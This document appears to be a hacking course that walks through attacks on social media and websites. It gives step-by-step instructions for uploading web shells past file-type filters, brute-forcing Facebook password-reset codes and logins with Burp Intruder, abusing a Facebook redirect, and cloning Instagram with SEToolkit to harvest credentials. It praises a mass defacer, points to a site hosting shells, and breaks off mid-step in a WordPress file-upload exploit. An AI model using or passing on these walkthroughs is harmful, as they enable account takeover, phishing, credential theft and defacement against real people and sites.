



SOCIAL MEDIA HACKING

Course

[Abstract](#)

This course explain about kind of attack at Social Media Area

Arga Nur Pratama
arga@chaosmatic.net

TAXONOMY OF SOCIAL NETWORK

Before we move to technical, we will learn about taxonomy social networks depend on data type. Bruce Shneier grouping this social network by his research about “Taxonomy of Social Network Data”. These are grouping of social network depend on its data type :

1. **Service Data.** *Service Data is the data we will give to media social provider. Like legalname, age, and credit number.*
2. **Disclosed Data.** *Disclosed Data is the data that we publish in our page. Like photo, status, tweet, command, and others.*
3. **Entrusted Data.** *The data that we publish on another user’s page.*
4. **Incidental Data.** *The data about another user post about you.*
5. **Behavioral Data.** *The data about user behavioral that collected by our activity.*

And another research that related about taxonomy of social network :

Data types	Facebook	Google+	Twitter	LinkedIn
Login data	Email, phone, password	Email, password	Email, username, password	Email, password
Connection data	Device information, log information, location information, cookies	Device information, log information, location information, cookies	Device information, log information, location information, cookies	Device information, log information, location information, cookies
Application data	Usage statistics, credit card information	Usage statistics, credit card information	Usage statistics	Usage statistics
Mandatory data	Name, email*, birthday*, gender*	Name, email*, birthday*, gender*	Name, email*	Name, email, job status
Extended profile data	Several general-purpose input fields	Several general-purpose input fields	Three single input fields (location, website, bio)	Several professionally-related input fields
Ratings/interests	Page, status/photo/video	Page, status/photo/video	Verified account, Tweet	Company, status
Network data	Unidirectional, bidirectional	Unidirectional	Unidirectional	Bidirectional
Contextual data	Tag in status/comment, on photo, at location	Tag in status/comment, on photo, at location	Mention in Tweet	n/a
Private communication data	Private message, video chat, poke	Private message, video chat	Private message	Private message
Disclosed data	Text post, photo (album), video, check-in	Text post, photo (album), video, check-in	Text post, single photo	Text post
Entrusted data	See disclosed data	Restricted to comments on disclosed data	n/a	Restricted to comments on disclosed data
Incidental data	See disclosed data	Restricted to comments on disclosed data	n/a	Restricted to comments on disclosed data
Disseminated data	See disclosed data	See disclosed data	See disclosed data	See disclosed data

C99 WEBSHELL FILE UPLOAD

This method is one of the many methods that Top Indonesian's Defacer used, Hmei7. More than 154.000 websites has been defaced by Hmei7 used Upload Webshell method. So how we can do like that ? To do that, first we must looking for file location upload in a website.

If we have get file upload location, then upload shell to the website. Where we can get the shell ? visit <https://r57.gen.tr/> and you will get the shell. But, there are some websites that filtering type of file. For example, the file type of our shell is .php, but victim's website restricted that file type to upload,so we can't upload our shell. To manipulate this rule, we can bypassing that rule with Tamper data or Burp suite. But before we go, we must edited file type of our shell become .jpeg | .png | .doc or anything else that allowed. We can edited the shell using sublime, notepad ++ and other text editor.

So, when you have browse the file and select the shell, before you click upload button, you must activated your tamper data or burp suite. For this case we use Burp Suite, and you should ensure that Intercept is ON. When you click upload, Burp will intercept our request and display data that we will send to server. If you find our shell in data request, you should edited file type shell becaome .php again. Because our shell only run in .php. When you've succeeded upload your shell, you find the location of your shell in website, open the location and you will get his dashboard.

FACEBOOK ACCOUNT TAKE OVER : EXPLOIT THE VERIFICATION CODE

This time we'll learn about a simple vulnerability that has been found by Anand Prakash. He used flaw by verification code that facebook send to user phone number. Anand used Burp suite to intercept the browser. Like we've talked, vulnerability that Anand found is simple. So we can try and learning this attack easily.

The Vulnerability can be found on request :


POST /recover/as/code/HTTP/1.1

Host: beta.facebook.com


Isd=AVoywo13&n=XXXXX

Write-up :


1. Do request in url <https://beta.facebook.com/recover/as/code>
2. Next, facebook will display to us to "Reset your password" and enter 6-digit code that facebook send to us by email or our phone.
3. If you have got it, try to enter that code randomly, and before you click continue, you should switch Intercept off (at Burp) become intercept on. After that, you can click continue
4. Open Intercept Menu at Proxyt's sub-menu in Burp, and you will find raw data that result of our request.



1. Right click on raw data and choose Send to Intruder. After that go to Intruder Menu and choose Position sub-menu *Intruder* dan pilih sub-menu *Positions*.



2. At the left side, you will find "Add \$", "Clear \$", "Auto \$", and "Refresh" buttons. We choose "Clear \$", and highlight variable "n=154000". After you highlight the n variable, then click "Add \$".
3. Go to Payloads sub-menu, in the sub-menu you can be found Payload Sets, Choose file type and click Numbers. On the Payload Options [Numbers], fill "From" 154000 and "To" 154898 and "Step" 1.




URL REDIRECTION FLAW IN FACEBOOK

This flaw has been found by Security Expert Dan Melamed. This flaw can redirect us to page that we enter through this url :

<http://facebook.com/campaign/landing.php?url=>

If we try to enter website address to "url" parameter, we will redirect to our facebook's homepage. For example, try to input <http://yahoo.com> :

<http://facebook.com/campaign/landing.php?url=http://yahoo.com>



But, if you try to input string randomly like this :

http://facebook.com/campaign/l.php?url=asdf&h=mAQHgtP_E

"asdf" is random string that we input on "url" parameter. After requesting on browser, facebook generate a "h" variable through Linkshim Facebook (l.php).

So, to bypass url redirection, you can delete string "http://". If previously we use <http://yahoo.com>, now we can input only yahoo.com without "http".

<http://facebook.com/campaign/landing.php?url=yahoo.com>

Finally, facebook will redirect us to page which we enter after "url" parameter.

UNLIMITED ATTEMPT TO BRUTE-FORCE LOGIN FACEBOOK


This method still effective but not efficient. Why not efficient, cause we try much string/word as a password. Hence need more time, depend on how much we have the data. If you attempt to brute-force facebook directly, your access will limited by facebook. But, you can do that with another way and you will get unlimited access. Using Burp, we will manipulate the limited access.

Writeups :

1. Open Burp and ensure "Intercept" become "Intercept On". You can check this on Proxy sub-menu.
2. After that, login to facebook, dan fill victim's username and randomly password. If you have done, click Login and go to Burp.



3. In Burp, you will find if Burp Intercept the request and get raw data. Right Click on raw data and choose "Send to Intruder".



ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			76832	
1	face	200			76798	
2	lenovo	200			76792	
3	gmail	200			76832	
4	kalilinux	200			76789	
5	lmail	200			76787	
6	instag	200			76797	
7	instagram14	302			2078	
8	libnul	200			77845	
9	lok	200			77766	
10	beckled	200			77805	

RequestResponse

RawHeadersHexHTMLRender

HTTP/1.1 200 OK
 Strict-Transport-Security: max-age=15552000; preload
 Cache-Control: private, no-cache, no-store, must-revalidate
 Expires: Sat, 01 Jan 2000 00:00:00 GMT
 content-security-policy: default-src * data: blob:script-src *.facebook.com *.fbcdn.net *.facebook.net *.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:*.unsafe-inline' 'unsafe-eval' fbstatic-a.akamaihd.net fbcdn-static-b-a.akamaihd.net *.atlassolutions.com blob: data:;style-src *.unsafe-inline' data:;connect-src *.facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:*.akamaihd.net wss://*.facebook.com:*.https://fb.scanandcleanlocal.com:*.atlassolutions.com attachment-fbsbx.com ws://localhost:*.blob;
 P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"
 Access-Control-Allow-Credentials: true
 X-Frame-Options: DENY
 Pragma: no-cache
 Vary: Origin
 Access-Control-Allow-Origin: https://www.facebook.com
 Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length
 public-key-pins-report-only: max-age=500; pin-sha256="WoiWRyI0VNa9ihaBciRSC7XHjliYS9VWUGOIud4PB18="; pin-sha256="r/mIKG3eEpVdm+u/ko/cwxz0Molbk4TyHilByibiA5E=";
 pin-sha256="q4P02G2cbkZh282+JgaRlJyGMoAeoz+BSXVX0NBWQ="; report-uri="http://reports.fb.com/hpkp/"
 access-control-allow-method: OPTIONS
 X-XSS-Protection: 0

0 matches

but if the password is right, Response will give us unique display, different with wrong password :

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			76832	
1	face	200			76798	
2	lenovo	200			76792	
3	gmail	200			76832	
4	kalilinux	200			76789	
5	lmail	200			76787	
6	instag	200			76797	
7	instagram14	302			2078	
8	libnul	200			77845	
9	lok	200			77766	
10	beckled	200			77805	

RequestResponse

RawHeadersHex


HTTP/1.1 302 Found
 Location: https://www.facebook.com/
 access-control-allow-method: OPTIONS
 Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length
 Access-Control-Allow-Origin: https://www.facebook.com
 Vary: Origin
 Access-Control-Allow-Credentials: true
 P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"
 Set-Cookie: wd=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1470886505; path=/; domain=.facebook.com
 Set-Cookie: sb=avKrVzv-or5VofqfYCASIIIF; expires=Sat, 11-Aug-2018 03:35:06 GMT; Max-Age=63071999; path=/; domain=.facebook.com; secure; httponly
 Set-Cookie: reg_fb_ref=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1470886506; path=/; domain=.facebook.com; httponly
 Set-Cookie: reg_fb_gate=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1470886506; path=/; domain=.facebook.com; httponly
 Set-Cookie: c_user=100001194128959; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure
 Set-Cookie: xs=191%3AVNUJyLq1hj-1fQ%3AZ%3A1470886507%3A17680; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly
 Set-Cookie: fr=02fyqpj5119PKhPh-ANUJBj0KQ2ShJqaa71gPjPKjUtu.Bkq_H2.Ky.AAA.0.0.Bkq_3q.AWlq4LS; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; httponly
 Set-Cookie: csm=2; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com
 Set-Cookie: s=Aa4VVPBn3AS_735.Bkq_Jr; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly
 Set-Cookie: plm; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly

PHISHING ATTACK WITH SETOOLKIT

This method used user as a vulnerability, and this method is Social Engineering. To do social engineering, you can do this with various ways. You can send trojan, meet with the user directly, or you can make fake login. You can do this method easily with Social Engineering Toolkit (Setoolkit) with Phishing Attack. And for this case, our target is www.instagram.com.

Writeups :

1. Open terminal and type "setoolkit"
2. And then choose **1) Social-Engineering Attacks**



```
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.


Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

3. Because we want to make site cloing from instagram, then we choose **2). Website Attack Vectors**



```
root@nyssa: ~/Downloads
File Edit View Search Terminal Help

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```


4. Choose 3). Credential Harvester Attack Method

```

root@nyssa: ~/Downloads
File Edit View Search Terminal Help
ion through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
  
```

5. Next, choose 2). Site Cloner

```

root@nyssa: ~/Downloads
File Edit View Search Terminal Help
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.133.1.90
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.instagram.com
  
```

7. When we choose Site Cloner, setoolkit will ask our ip address and site that we want to clone. Type our ip address and then type our target : `http://www.instagram.com`. Waiting for a while until the process completed. If the process has completed, a message will appear **{Press return to continue}**.


```

root@nyssa: ~/Downloads
File Edit View Search Terminal Help
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.instagram.com

[*] Cloning the website: http://www.instagram.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of
f apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/ha
rvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
  
```

8. To test our website has been run or not, open your browser and type your ip address.




And finally, you can share your ip address to your computer friend in the same LAN

ARBITRARY FILE UPLOAD


Still on file upload flaw, but this time we exploit the vulnerability on plugin "Ultimate-product-catalog". Cause the plugin didn't has file filterization. So attacker can upload shell, and attacker can get root access.

And now this step to upload shell :


1. Log in to wordpress site with username and password that you have.



